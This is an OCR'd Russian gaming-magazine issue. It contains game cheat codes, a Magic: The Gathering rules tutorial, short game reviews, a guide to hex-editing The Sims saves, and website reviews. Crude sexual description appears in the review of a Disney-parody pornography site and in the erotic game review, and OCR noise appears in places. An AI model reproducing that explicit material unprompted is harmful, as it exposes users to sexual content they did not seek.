г. Москва Клуб "Даймонд 21 век" Старопименовский переулок, д. 6, стр. 3, тел. (095) 924-58-17
Магазины:
г. Москва
ТД "Новоарбатский" ул. Новый Арбат, д. 11 стр.1 т. 291-70-36, м. Арбатская
Дом технической книги Ленинский проспект, д. 40 т. 137-68-88, м. Ленинский проспект
ТЦ Универ-СИТИ, 1 этаж ул. Джавахарлала Неру, д. 1 м. Университет
"1000 мелочей" пр. 60-летия Октября, д. 3 к. 2 м. Ленинский проспект
"Игрушки" ул. Профсоюзная, д. 128 k. 3 м. Коньково
МВТУ им. Баумана ул. 2-я Бауманская, д. 5 киоск в библиотека на 2-м этаже м. Бауманская
ВВЦ, павильоны № 88 "Русское золото" и "Оптика", м. ВДНХ
"Меротех" пр. Вернадского, д. 109, м. Юго-Западная
"Книги" ул. Академика Варги, д. 1, м. Теплый Стан
"Мультимедиа" ул. Автозаводская, д. 5., м. Автозаводская
г. Санкт-Петербург:
"Адамант", пр. Испытателей, д. 11 А, м. Пионерская (упаковочный отдел)
"ЦФТ" Новосмоленская наб. д. 1 корп. 3 м. Приморская (упаковочный отдел)
Будапештская ул., д. 11 "Торговый город" (упаковочный отдел)
Книжная ярмарка в ДК Крупской, 2-й эт. пр. Обуховской Обороны, 105
"Роял-тайм", Литейный пр., 40
"Качок", ул. Жуковского, 31
"Компьютерный мир", ул. Бассейная, 41
Магазин "1000 и 1 диск", ул. Гастелло, д. 16, т. 108-43-37
ТЦ "Шанс", ул. Наличная, д. 51, т. 350-03-24
"ЦФТ", место 167, м. Нарвская
Новые:
г. Москва
Павильон, ул. Пушечная, д. 9/6, м. Кузнецкий мост
Компьютерный клуб "Нейромант", Петровский бульвар, д. 8/1
г. Екатеринбург
Клуб "Цитадель", ул. Новгородцевой, д. 35, т. 47-79-50
Клуб , ул. Хохрякова, д. 104
г. Орел
"Парк компьютерс", ул. Салтыкова-Щедрина, д. 34
г. Пенза
Книжный рынок, ул. Кирова
г. Пермь
"Агропром" ул Луначарского, д. 3 А
г. Рига
Ул. Кр. Барона, д. 25
г. Казань
Чеховский рынок
Региональные дилеры:
г. Минск
Рынок "Динамо", сектора 8 и 26
г. Нижний Новгород
г. Самара
г. Рязань
г. Владивосток
г. Смоленск
г. Пермь
г. Уфа
г. Калининград
г. Краснодар
г. Нарьян
г. Красноярск
г. Курск
г. Зеленоград
г. Химки
г. Королев
Интернет-магазин "Озон", http://www.o3.ru
Спрашивай МТГ
в этих магазинах!
Sargona
Официальный представитель компании Wizards Of The Coast в России

ЛОМКА

KodeMaster
cranyoblast@xakep.ru

"Хакер" – единственный журнал, публикующий полностью проверенные коды. Если ты не тормоз и если у тебя нормальная версия игры, то приведенные коды будут работать.

Nox

Нажав F1, ты вызовешь к жизни консольного монстра. Пока он тебя не съел, быстро введи в него Racoiaws, и он разрешит тебе пользоваться кодами. Пользуйся ими! Названия их говорят сами за себя:
cheat ability
cheat goto
cheat health
cheat mana
cheat level
cheat spells
cheat gold

Rogue Spear: Urban Operations

Чтобы вызвать для подкрепления отряд морских читкодеров, нажми Enter. После этого вводи им команды:
teamgod - никто не умрет
avatargod - ты не умрешь
stumpy - ежик, ни головы, ни ножек
nobrainer - тупые террористы
explore - игра без возможности выиграть
5fingerdiscount - перезарядить ВСЕ!
bignoggin - большеголовые
meganoggin - совсем большеголовые
clodhopper - режим приколов
1-900 - громкодышащие
turnpunchkick - режим аркады-side scroller'а
theshadowknows - невидимка
teamshadow - все невидимки
monocle - режим с прицелом

Во время игры действуют следующие клавиши:
F7 - режим турбо
F8 - выключение турбо
F10 - режим debug
Во время debug'а действуют следующие клавиши:
A - включить или выключить AI, хотя было бы что включать..
M - замри!
F6 - переключаться между другими участниками тусовки
F9 - назад, в себя
F10 - выйти из режима debug
F12 - пропустить уровень
F7 - самоубийство

Чтобы иметь возможность выбрать любую миссию, создай текстовый файлик rogue.reg, внутрь ему впиши следующее:
REGEDIT4
[HKEY_LOCAL_MACHINE\Software\Red Storm Entertainment]
[HKEY_LOCAL_MACHINE\Software\Red Storm Entertainment\Rogue Spear]
«GameHasBeenWon»=»TRUE»

После этого сохрани его и даблкликни на нем.

Army Men: Air Tactics

Вызывай артиллерийскую подмогу с помощью кнопки bkspace. Затем вводи:

!RIPOFF white - проиграть
!RIPOFF blue - восстановить энергию
!RIPOFF red - энергия не кончается
!plastic surgery - все красное... кровищща...

Die Hard Trilogy 2

Запаузи игру через ESC, потом вводи:

Во всех режимах:

painless - неуязвимость, ну ты понял.
fogging - туман вкл/выкл
followme - двигать камерой

режим «Sharpshooting»:

weapons - все оружие
ammo - неограниченные патроны
autoreload - автоперезаряжатель
autofire - автострелялка
slowmo - враги тормозят
slowrocket - ракеты тормозят

режим «Driving»:

ghost - проезжать сквозь стены
nitro - неограниченная взрывчатка
freeze - вкл/выкл лимит времени
chantastic - ездить быстрее
snow - снег

режим «Action/Adventure»:

weapons - все оружие
ammo - патроны
freeze - всем замереть
targeting - автоприцел
laser - лазерный прицел
ghost - проходить сквозь стены
followterrain - прыжки в высоту
mrbones - превратиться в скелет
shocked - стать Электриком
fps - вид от первого лица
fragyuck - кровищща!
pillowmode - маленькие головы
bighead - большие головы (че они все на размере головы повелись, не пойму)

Majesty


Жми Enter и вводи:

victory is mine - выигрыш
i'm a loser baby i?iea?uo
fill this bag - добавить 10,000
revelation - открыть карту
build anything - все здания
give me power - все заклинания
cheezy towers - заклинания действуют на любом расстоянии
restoration - восстановить хит-поинты
frame it - показать FPS
grow up - добавить выделенному герою 5 уровней



Фазы магии

Дмитрий Разумов (game@xakep.ru)





В этом номере мы продолжаем рассказ об игре Magic: The Gathering. На повестке дня - фазы хода, иначе говоря - та последовательность этапов, из которых состоит ход каждого игрока. Говоришь, здесь нет ничего сложного, говоришь, все и в правилах неплохо описано? Теоретически - да. Практически - большинство начинающих «магов» плавают в таких вещах, как upkeep или cleanup, как рыба в разбавленном водкой кефире. А посему - приступим.

Beginning

Начальный этап хода состоит из трех фаз: untap, upkeep, draw, и это тот самый этап, на котором люди чаще всего тормозят и совершают глупейшие ошибки, за которые потом нередко расплачиваются поражением в партии.

В untap ты разворачиваешь все свои повернутые карты, принимающие участие в игре, если только нет каких-либо причин, по которым этого можно/придется не делать (например, Somnophore пару раз до тебя долетел, или еще какая причина имеется).





Далее наступает upkeep - этакая производственно-хозяйственная фаза, когда совершаются всевозможные предшествующие основной игровой фазе действия. Первым делом: смотришь, есть ли у тебя недопроплаченные существа с echo. Если есть - проплачиваешь, не сделаешь этого - уйдут на кладбище.

В upkeep можно играть инстанты и активизируемые способности.

Необходимо различать «at the beginning of your upkeep» и «during your upkeep». В первом случае действие должно быть выполнено в начале фазы upkeep, во втором случае - прежде можно еще чего-нибудь успеть сделать. Например, для Masticore надо в начале upkeep сбросить карточку с руки на кладбище (что, впрочем, не помешает ей в опережение дать автоматную очередь и затем почить в бозе без проплаты), а для Carnophage можно в любой момент upkeep решить, проплачивать за него одну жизнь или оставить повернутым. Только теперь наконец-то наступает draw. Взятие карточки с колоды, знаменующее окончание upkeep. Теоретически, на фазе draw тоже можно играть инстанты и активизируемые способности, но обычно это ни для чего не требуется.

Main

Главный этап игры наступает за время твоего хода дважды. Это промежуток от draw до этапа Combat и затем от Combat до этапа End. Уловил? Скажем, за свой ход ты можешь выложить только одну землю (если всякоразными хитрыми заклинаниями не пользоваться). Выкладывается земля на этапе Main, причем можно до Combat, а можно и после. Аналогично, кастование существ. Часто лучше сначала проатаковать, а потом уже совершать все действия по выкладыванию существ. Это даст тебе преимущество: противник, видя у тебя неповернутую землю, будет теряться в догадках, не замышляешь ли ты какую-нибудь пакость в период боя. Он ведь не знает, что у тебя на руках только две земли плюс одна худосочная тварь, которую ты потом собираешься выпустить на поле, и ничего больше!

В Main можно делать любые действия по кастованию существ; играть sorcery, инстанты; выкладывать артефакты, энчантменты и земли.

Combat

Состоит из нескольких фаз: начало боя, объявление атакующих, объявление блокирующих, нанесение существами взаимоурона, конец боя. Обрати внимания: ПЯТЬ фаз. Не одна, не две. И везде свои особенности, которые надо учитывать.

На этапе Combat применяются только инстанты и активизируемые способности.

Что такое приоритет, знаешь? Приоритет находится у того игрока, чей сейчас ход. Все названные фазы комбата объявляет игрок с приоритетом (если идет твой ход - то ты). Происходит это так:

1. Ты объявляешь начало боя. Обороняющийся игрок в ответ на это может чего-то такое нехорошее сделать. Если фишка прокатит, то ты затем можешь вернуться на этап Main, сделать некие действия и потом снова объявить начало боя.
2. Объявление атакующих. Обороняющийся игрок смело может после этого кинуть в одного их твоих существ, например, Terror. А может и не кидать - потому как еще успеется.
3. Объявление блокирующих. Как ты знаешь, если твое существо было заблокировано и после этого блокер исчез (замочили до прямого столкновения), то твое существо все равно останется заблокированным и, если оно не trample, то оно уже никому никакого урона не нанесет. Так вот. Швырнуть в пытающуюся заблокировать тебя вражескую тварь чего-нибудь типа Shock (два дамага наносит) можно в ответ на объявление его блокирующим. И если оно при этом отправится в мир иной, то блок не осуществится и атака того, кого та несчастная тварь пыталась заблокировать, достигнет успеха.

3.5. После того, как атакующие и блокирующие объявлены, приоритет получает атакующий игрок. Если он ничего не делает, то приоритет переходит к защищающемуся. Если тот тоже ничего не делает, то сразу настает следующая фаза. Именно в этот период боя обычно кастуются всякие инстантные усилители типа Giant Growth.

4. Нанесение существами взаимоурона. Т.е. сшибка. Если у одного из столкнувшихся существ нет first strike, то дамаг (урон) наносится одновременно и - внимательно! - идет в цепочку (stack). А раз он идет в цепочку, значит, возможны и еще некие действия, которые в эту цепочку встроятся, из числа инстантов и, как ты уже догадался, активизируемых способностей. Причем заметь, что повреждения уже нанесены, и если после этого на твое существо кинут Terror, это ничего не изменит.
5. Конец боя. Имеет значение, если в игре есть карты (работают эффекты и т.д.), срабатывающие «at end of combat».
6. Снова наступает этап Main.

End

Этап конца хода состоит из двух фаз: End of turn и Cleanup.

На фазе End of turn (конец хода) можно играть инстанты и активизируемые способности. Иногда это важно, подчас - очень.


На фазе Cleanup происходит «подчистка»: ты сбрасываешь лишние карты, если у тебя больше семи; снимаются все повреждения с существ. Плюс в этот период перестают действовать разного рода эффекты (которые были «until end of turn»). Инстанты и активизируемые способности на этом этапе не играются, за редкими исключениями.




ЛАЖА → СЛАБО → СРЕДНЕ → ХОРОШО → РУЛЕЗ(З)!






Урожденная Airport Inc.
Жанр Management
Похожесть Практически все игры серии Tycoon
Мать/отец Krisalis Software/Take 2 Interactive
Требует P200(PII300), 16(64), (3D уск.)
Групповуха обломись
Описуха Строишь и развиваешь аэропорт. Игру можно было бы назвать SimAirport, и тогда даже никакого описания не требовалось бы. Только рейтинг. В нашем случае - средний уровень всего: графики, инноваций, оригинальности, играбельности, глючности. Отсюда приговор (см. ниже).
Приговор Средне


Урожденная Acromage
Жанр Карточная игра из M&M VII
Похожесть Уж не в M:tG ли был запущен камешек!?
Мать/отец New World Computing/3DO
Требует P100(P166), 16(32)
Групповуха И-нет
Описуха Мини-игра, которой можно было развлечься в тавернах в Might & Magic VII, получила второе рождение в качестве самостоятельного продукта ($12.95, кстати). Правила не намного сложнее подкидного дурака, играбельность гораздо ниже. Гораздо.
Приговор Лажа






Урожденная Army Men: Air Tactics
Жанр Army Men на вертолете
Похожесть Все предыдущие и последующие серии
Мать/отец 3DO
Требует P100(P133), 16(32)
Групповуха LAN
Описуха То же, что и всегда, только на вертолете. Разработчикам, похоже, самим надоели эти однообразные клоны, и они решили сделать... оригинальный клон. В результате - кошмарная графика, отсутствие AI и непереносимый геймплей. Давить.
Приговор Лажа

Урожденная Beetle Crazy Cup
Жанр Гонки
Похожесть Всех перечислять - журнала не хватит
Мать/отец Xpiral/Infogrames
Требует P200(PII300), 16(32), (3D уск.)
Групповуха LAN, split screen
Описуха Гонки на знаменитых «Жуках» от Volkswagen (и не только на них). Угарнейший драйв, атмосфера просто чумовая, скажу я вам. Графика на уровне, хотя и не супер. Есть несколько нестандартных режимов игры, можно покупать машины.
Приговор Хорошо

Урожденная Command & Conquer: Tiberian Sun: Firestorm
Жанр RTS
Похожесть нууу... даже не знаю... :)
Мать/отец Westwood Studious/Electronic Arts
Требует P233(PIII450), 32(64)
Групповуха в ассортименте
Описуха Сильный адд-он, не в пример предыдущим Си-энд-Си'шным поделкам. Кроме новых миссий нас порадовали целым сюжетом с новым злодеем Славиком (это не прикол!) и традиционно стильными роликами. Но главное - целая серия новых юнитов! Йессс!
Приговор Хорошо


Урожденная Demise: Rise of the Ku'Tan
Жанр RPG
Похожесть Eye of The Beholder
Мать/отец Artifact Entertainment
Требует P133(PII266), 32(64), (3D уск.)
Групповуха И-нет
Описуха Игра в стиле «ретро». Ходишь по подземельям, собираешь шмотки, выполняешь примитивные квесты. Дискретное перемещение (шаг вперед, шаг назад, поворот на 90 градусов), интерфейс с виндусовыми окнами, убогая графика, нулевой сюжет... За такие игры сажать надо.
Приговор Лажа

Александр '2poisonS' Сидоровский
2poisonS@xakep.ru

Formula 1 Grand Prix World

Жанр: Менеджер F1
Похожесть: Pole Position
Мать/Отец: Microprose/Hasbro Interactive
Требует: P200(P233), 32(64), (3D уск.)
Групповуха: обломись
Описуха: Ездить тут не надо, только управлять командой. Тренировать пилотов, тестировать болиды, что-то покупать, что-то исследовать, что-то выигрывать (соревнования, наверное). В целом неплохо, но рассчитано на ограниченный круг поклонников. Если ты не фанат - не затащишься.

Приговор Средне







Matchbox Caterpillar Construction Zone

Жанр: Игра для детей (безжанровая)
Похожесть: Barbie Goes to Hollywood
Мать/отец: Mattel Media
Требует: P100(P133), 16(32), (3D уск.)
Групповуха: обломись
Описуха: Играем за нечто типа прораба на строительной площадке. Суть - выполнять задания вроде «снести дом», «вырыть яму» и т.д. Игровой процесс направлен на развитие мышления и мелкой моторики детей от 2 до 5 лет. Цель игры: получить сертификат о том, что ты умеешь сносить дома, рыть ямы...

Приговор Лажа






Might & Magic VIII: Day of the Destroyer

Жанр: RPG
Похожесть: А как ты думаешь?
Мать/отец: New World Computing/3DO
Требует: P166(PIII450), 16(32), (3D уск.)
Групповуха: обломись
Описуха: Они хотя бы другие номера своим продолжениям давали что ли... M&M 6, M&M 6.5, M&M 6.6... Изменений и нововведений не на сиквел, а на вялые пол-аддона. Те же спрайты, то же все остальное. Сколько можно?! Будем ждать девятую часть, она хоть на LithTech2 будет...

Приговор Слабо





Miniverse

Жанр: Мини-гольф
Похожесть: 3D Ultra Minigolf
Мать/отец: No.2 Games
Требует: P166(P266), 16(32)
Групповуха: обломись
Описуха: Представь площадку для гольфа на крыле самолета с работающими винтами, строчащими пулеметами да еще и находящегося под обстрелом зениток. Круто? Это не просто гольф, это гольф с юмором и приколами. То что надо для детей и гостей. Но не для тебя.

Приговор Слабо






Renegade Racers

Жанр: Аркадные гонки
Похожесть: Все аркадные гонки
Мать/отец: Interplay
Требует: P200(PII300), 32(64), (3D уск.)
Групповуха: И-нет
Описуха: Да обычная аркада, чего тут описывать-то? Обращает на себя внимание только большим разнообразием режимов игры i.e. замахом на оригинальность. Ну, музон прикольный... Зато графика мультяшная.

Приговор Средне







Superbike 2000

Жанр: Мотосимулятор
Похожесть: Extreme 500, GP500
Мать/отец: EA Sports
Требует: P200(P233), 32(64), (3D уск.)
Групповуха: LAN, split screen
Описуха: Крутейшая графика, особенно анимация движений мотоциклов и гонщиков, блестящая работа камер, лицензированные треки и полная иллюзия присутствия на чемпионате мира в классе 500 см. Великолепная игра, жаль только, небольшие глюки чуть портят впечатление.

Приговор Рулезз!





Подготовлено по материалам российского онлайнового компьютерно-игрового журнала "Absolute Games", www.ag.ru.

РАНДЕВУ С НЕЗНАК

Дмитрий Эстрин (estrin@gameland.ru)

Вообще-то на Западе, как, впрочем, и на Востоке, такие продукты давно уже не редкость. Жанр эротических игрушек прекрасно себя чувствовал еще до появления оцифрованных фотографий и видео. Почему-то в России с этим делом все значительно хуже.



Не то, что секс-эмуляторов не найдешь, карточных игр на раздевание до сих пор не изобрели. Речь, конечно, не идет о похабных пиратских переводах какого-то жуткого отстоя, созданного за сутки любителями-извращенцами. Речь идет о веселых и приятных игрушках с красивыми девочками, качественным видео и, естественно, откровенными сценами, которые были бы разработаны в России. Ну, нет их. Точнее, не было до недавнего времени. Команда разработчиков ExE-Soft создала замечательный квест "Рандеву с Незнакомкой".

В общем-то концепция была выбрана классическая, в чем есть свои плюсы. Все равно в жанре эротических игрушек изобрести что-либо новое практически невозможно. Есть три девушки, и мы с ними общаемся, выбирая реплики. В конце концов, девушки либо раздеваются, либо, если игрок привык действовать решительно и быстро, его посылают. Но насколько клево реализована эта не самая сложная идея! В "Рандеву" есть абсолютно все, что нужно человеку, который просто хочет хорошо отдохнуть, расслабившись за компьютером с бутылочкой холодного пива.




Начнем с самого начала. То есть, с девушек. Все три наши собеседницы просто великолепны. Кстати, приходится признать, что разработчиками была проделана огромная работа. Им пришлось выбрать трех девочек из тысячи претенденток лучших модельных агентств и стрип-клубов Москвы. Искренне жаль, что в этой работе не пригласили участвовать работников "Хакера". Мы бы там навыбирали;-)). Я не знаю, по какому принципу там выбор осуществлялся, но результат должен удовлетворить любого, даже самого требовательного ценителя женского тела. Повторяюсь, девушки великолепны. К съемкам они подошли вполне профессионально, и если вам удастся найти какие-то шероховатости в их поведении, то виноватым в них окажется, скорее, сценарист.

Самая главная подлость в игре заключается в том, что отдать предпочтение какой-то определенной девушке чрезвычайно сложно. В обнаженном виде хочется увидеть всех и сразу. Что, к сожалению, невозможно. Нам приходится выбирать: либо ухаживать за легко ранимой Оксаной, либо играть в карты с гиперсексуальной Наташей, либо уединиться в уютной комнатке с застенчивой Наташей. Однако, если очень-очень постараться, то можно добиться того, чтобы развлекали нас сразу две девушки. В зависимости от того, какую из четырех реплик мы выбираем, Оксана, Аня и Наташа будут разде-





комкой :)



ваться или говорить разные эротические глупости. Впрочем, если нахамить, а порой от этого бывает очень сложно удержаться, девушки обижаются и уходят. Ну как можно проигнорировать замечательную фразу "ванная - справа, полотенце - на вешалке", когда в квартире главного героя оказывается та самая легко ранимая Оксана? Если вы чего-то хотите добиться, то придется временно забыть о любимом хакерском стиле и войти в совершенно неизвестный образ крутого, но утонченного любителя изысканных развлечений.

Так, например, даже не думайте тащить Оксану к себе домой пешком или запихивать ее в такси. Помните, что у вас есть машина. И от возможности заскочить в супермаркет также не стоит отказываться. Там интересные штучки попадаются. И прежде чем набрасываться на Наташу, не стоит отказываться от игры в "Дурака" или "Очко". На раздевание, разумеется. А чтобы "раскрутить" Аню, следует предложить ей попозировать для фотографии. Эротической, естественно.

Чтобы достичь своей самой главной цели - оставить девочек в обнаженном виде - с ними приходится много разговаривать. Причем на самые разные темы. Про театры, велосипеды, книжки, музыку, лошадей и сексуальную революцию. Придется расточать комплименты, не валять дурака, не отпускать пошлых шуток, не задавать глупых вопросов и вообще вести себя прилично, но все-таки не очень. Если перестараетесь, девушки вас могут не понять. Не самая стандартная ситуация, не правда ли?

Игра достаточно разнообразна и просто не позволяет скучать. Сценаристы смоделировали достаточное количество ситуаций, оптимальный выход из которых найти бывает очень непросто. Ну что можно ответить, когда Оксана интересуется, о чем говорят ее глаза? Правду? Так ведь она обижается. "Рандеву" - это не игра на один час. Ее можно проходить много и, при желании, достаточно долго. Двадцать пять разнообразных финалов, семьдесят восемь минут видео, нелинейно развивающиеся ситуации... "Рандеву с незнакомкой" - это фактически первый опыт такого масштаба в жанре эротических игрушек, на который наконец-то обратили внимание российские разработчики". Отличный отдых гарантирован!








The Sims – КАК СТАТЬ МИЛЛИОНЕРОМ

Роман AKA Docent



Значит, стало быть, Sims увлекаешься? Ну и далеко продвинулся? Что, паришься уже несколько недель, и все еще живешь в жалкой лачуге с убогим интерьером и мизерным доходом, которого едва хватает на кормежку? И времени не хватает? Ну, так и знал. Забудь про это, приятель! Я подскажу тебе способ устранить все эти недостатки игры и сделать своего альтер-эго счастливым. Мы сделаем его богатым, расположим к нему соседей и даже… остановим время! Из инструментов нам понадобятся любой hex-редактор и программа **Magic Trainer Creator.**



Первым делам запускай The Sims и создавай своего персонажа, если ты до сих пор еще этого не сделал. Поселяем персонажа в доступный по цене дом, сохраняем игру и выходим. Да, не забудь запомнить, сколько у твоего героя бабок на счете. Для начала переведем-ка нашему альтер-эго "немного" лавэ на счет. Интересующие нас данные находятся в файле neighborhood.iff. Открываем этот замечательный файлик hex-редактором. Теперь переведи в шестнадцатиричный код количество бабок и ищи это значение в hex-редакторе. Например, если у тебя было 4650 баксов, то в hex-коде это будет 122A. В hex-редакторе цифры этого значения могут отображаться в другой последовательности, например, 2A12. Я советую тебе вводить в поиске и искать первые или вторые две цифры этого значения, и, как что-то будет найдено, ищи слева или справа от этого числа вторые две цифры. И учти, одинаковых значений может быть несколько. Чтобы определить реальное, лучше делай так: сохрани где-нибудь исходную рабочую копию файла, чтобы вернуться если что к ней, затем измени первое из найденных значений, проверь, как работает. Если ничего не вышло или у игры случился выкидыш с ошибкой, тогда возвращайся к исходной копии файла и меняй второе из найденных значений, и так до тех пор, пока не добьешься нужного результата. Теперь о том, на что, собственно, менять это значение. Меняй его сразу на FFFF и на всякий случай поставь еще FF справа и слева от значения. Да, и не пытайся перевести это значение обратно в десятичную систему счисления - я попытался это сделать, и мой калькулятор сгорел синим пламенем, не сумев переварить такое огромное число, пришлось его выкинуть. А теперь прикинь, как разбогатеет наш персонаж от такой простой операции! Так что сохраняй изменения и смотри на результат!

Как видишь, теперь у нас на счете 99999999… баксов. Съезжай на фиг со своей жалкой хаты и поселяйся в самый крутой дом или строй его сам как хочешь. Обставляй самой классной мебелью и прочими предметами. Сделал? Много на счете убавилось?

Чего-то еще не хватает. Точнее, кого-то. Значит, надо налаживать отношения с соседями. Обычно они, эти отношения, развиваются достаточно долго, но и это поправимо. Для разогрева замути с кем-нибудь из соседей знакомство, чтобы отношения с этим соседом дошли до нескольких процентов. Затем запомни, сколько процентов набежало, сохранись и выйди. Инфа о соседях находится в том же файле, что и бабки. Отредактировать найденное значение нужно так, чтобы было не более 100 единиц, так как процентов в игре всего 100. В hex это равно 64. Ищи нужное значение среди тучи одинаковых по тому же принципу, как и бабки. Когда сделаешь и загрузишь игру, с выбранным соседом должны быть 100% отношений, теперь еще немного усилий, ну, там, побазарь с ним о чем-нибудь, и он будет твоим другом.

Все вышеописанное, конечно, хорошо, но вот время в игре летит слишком быстро, ничего толком не успеваешь сделать. Недостаток, не правда ли? Отлично, сейчас и это исправим. Для этого уже нужен Magic Trainer Creator (MTC). Запускай MTC и выбирай в поле Process ID файл sims.exe (игра должна быть запущена). Теперь переключись в игру и посмотри, сколько у тебя там минут на таймере. Часы не учитывай, нужны только минуты! Затем переключись в MTC и поставь в поле Value to search это число. Выбери в Search Mode вариант поиска Normal и нажми Start. Когда поиск закончится, ты увидишь, что найдено слишком много адресов, переключись в игру, дождись пока таймер натикает еще минуты две-три и введи в MTC в поле Value to search новое значение минут. Нажми Continue. У меня на этом шаге уже нашелся нужный адрес. Если у тебя еще не нашелся, натикай таймером еще несколько минут и повтори все еще раз. Когда найдешь нужный адрес, нажмешь кнопку ADD, адрес должен будет добавиться в поле Values to write in memory. Затем щелкни несколько раз в поле Freeze setting, пока индикатор не дойдет до максимального положения, и нажми кнопку FREEZE. Вернись в игру и посмотри на таймер - он должен остановиться. Готово? Теперь делаем тренер на время. Нажми в MTC кнопку SAVE и сохрани результат наших трудов в файл. Назови его, например, time.qtc. Теперь нажми в нижнем правом углу окна MTC 2 кнопку справа. Появится окно изготовления тренера. Заполни все поля. Нажав кнопку EMPTY, выбери созданный ранее файл (time.qtc), введи в поле рядом с этой кнопкой описание функции этой кнопки и поставь обязательно галку в квадрате напротив этого поля. Нажми самую верхнюю кнопку в правой части окна, и все, тренер готов. Тренер запускай после запуска самой игры. Советую задать в тренере горячую клавишу, чтобы было удобно включать и выключать заморозку таймера.

Ну вот, кажется все, что необходимо для полного счастья в Sims, я тебе поведал. Теперь можешь играть и получать удовольствие.



M.J.Ash
(m.j.ash@xaker.ru)

The Dermatology in the Cinema

http://www.skinema.com

Надеюсь, что у тебя нет глупой привычки каждый раз, услышав слово «дерматология», хлопать себя по ляжке и громко-громко хохотать? Нет? Дело в том, что я хотел посоветовать тебе прогуляться на сайт «Дерматология в кино» и ознакомиться с новым взглядом на киноискусство. Масса новых впечатлений гарантирована. Дерматология, как тебе должно быть известно, - это раздел медицины, изучающий болезни кожи. Ну так вот, на этом сайте его создатель, врач-дерматолог, не выходя за рамки своей профессии, подробно и с картинками рассказывает о том, что он увидел в кино. Так что - готовься, тебя ждут весьма познавательные рассказы о заболеваниях и поражениях кожи, которыми Голливуд щедро награждает монстров из фильмов ужасов для того, чтобы те вызвали у зрителей стойкую антипатию. А уж сплетни о том, какие недостатки умело маскируют слоем косметики и правильно подобранным светом многие кинозвезды, ты, я думаю, и сам не захочешь пропустить. Надеюсь только, что твой аппетит от этого зрелища не пострадает. :)

Dizney Sex Cartoons

http://151.196.201.242

Я люблю анимационные фильмы, или, другими словами, мультики (особенно диснеевские :). Одна беда: почти все мультики рассчитаны на семейный просмотр, так что развитие отношений между влюбленными героями замирают в них на стадии чисто дружеского поцелуя в лобик. В то же время достаточно один раз заценить впечатляющие формы Джессики, жены кролика Роджера, чтобы раз и навсегда усомниться в том, что этой подруге в плане секса хватает игры «в ладушки» со своим мужем перед сном. К счастью, в Сети существуют такие веселые сайты, как «Dizney Sex Cartoons», которые дополняют сюжетные линии мультиков пропущенными пикантными подробностями. На них никто не пудрит тебе мозги какими-то мифическими «ладушками» - здесь кролик Роджер просто снимает штаны и засаживает всем мультяшкам подряд по самое не балуйся. А на соседних веб-страницах можно видеть, как мило резвятся семеро гномиков, лихо наскакивая на Белоснежку. Или же Чип, на пару с Дейлом, нежно наворачивает Гаечку, а обезьянка Абу, в отсутствие Аладдина, утешает принцессу Джасмин с помощью волшебной лампы... Одного визита на «Dizney Sex Cartoons» вполне достаточно, чтобы все эти мульт-герои стали для тебя ближе и понятнее. :)

The Monster Makers

http://www.monstermakers.com

Я уже как-то рассказывал о сайте компании, торгующей как полными скелетами людей и животных, так и отдельными костями и черепами. Теперь вот я наткнулся на сайт еще одной симпатичной фирмы, которая зарабатывает денежки, продавая монстров, а также инструменты и материалы для их изготовления. Насколько я понимаю, все монстры изготавливаются по той же самой технологии, что и фигуры политиков для программы «Куклы». Правда, монстры обходятся намного дешевле политиков (оно и понятно!), маска Фредди Крюгера, например, стоит всего 70 буказойдов, и только полный костюм Чужого переваливает за полторы тонны. Помимо описания технологии изготовления и настойчивых предложений купить стартовый набор юного монстродела, на сайте «The Monster Makers» я обнаружил кучу других весьма веселых вещей. Особенно меня порадовала галерея масок, сделанных руками народных умельцев. Некоторые маски из этой галереи настолько зловещи, что я был бы просто счастлив, если бы мне удалось напялить одну из них, а затем присниться нашему главному редактору. :)

ITAG

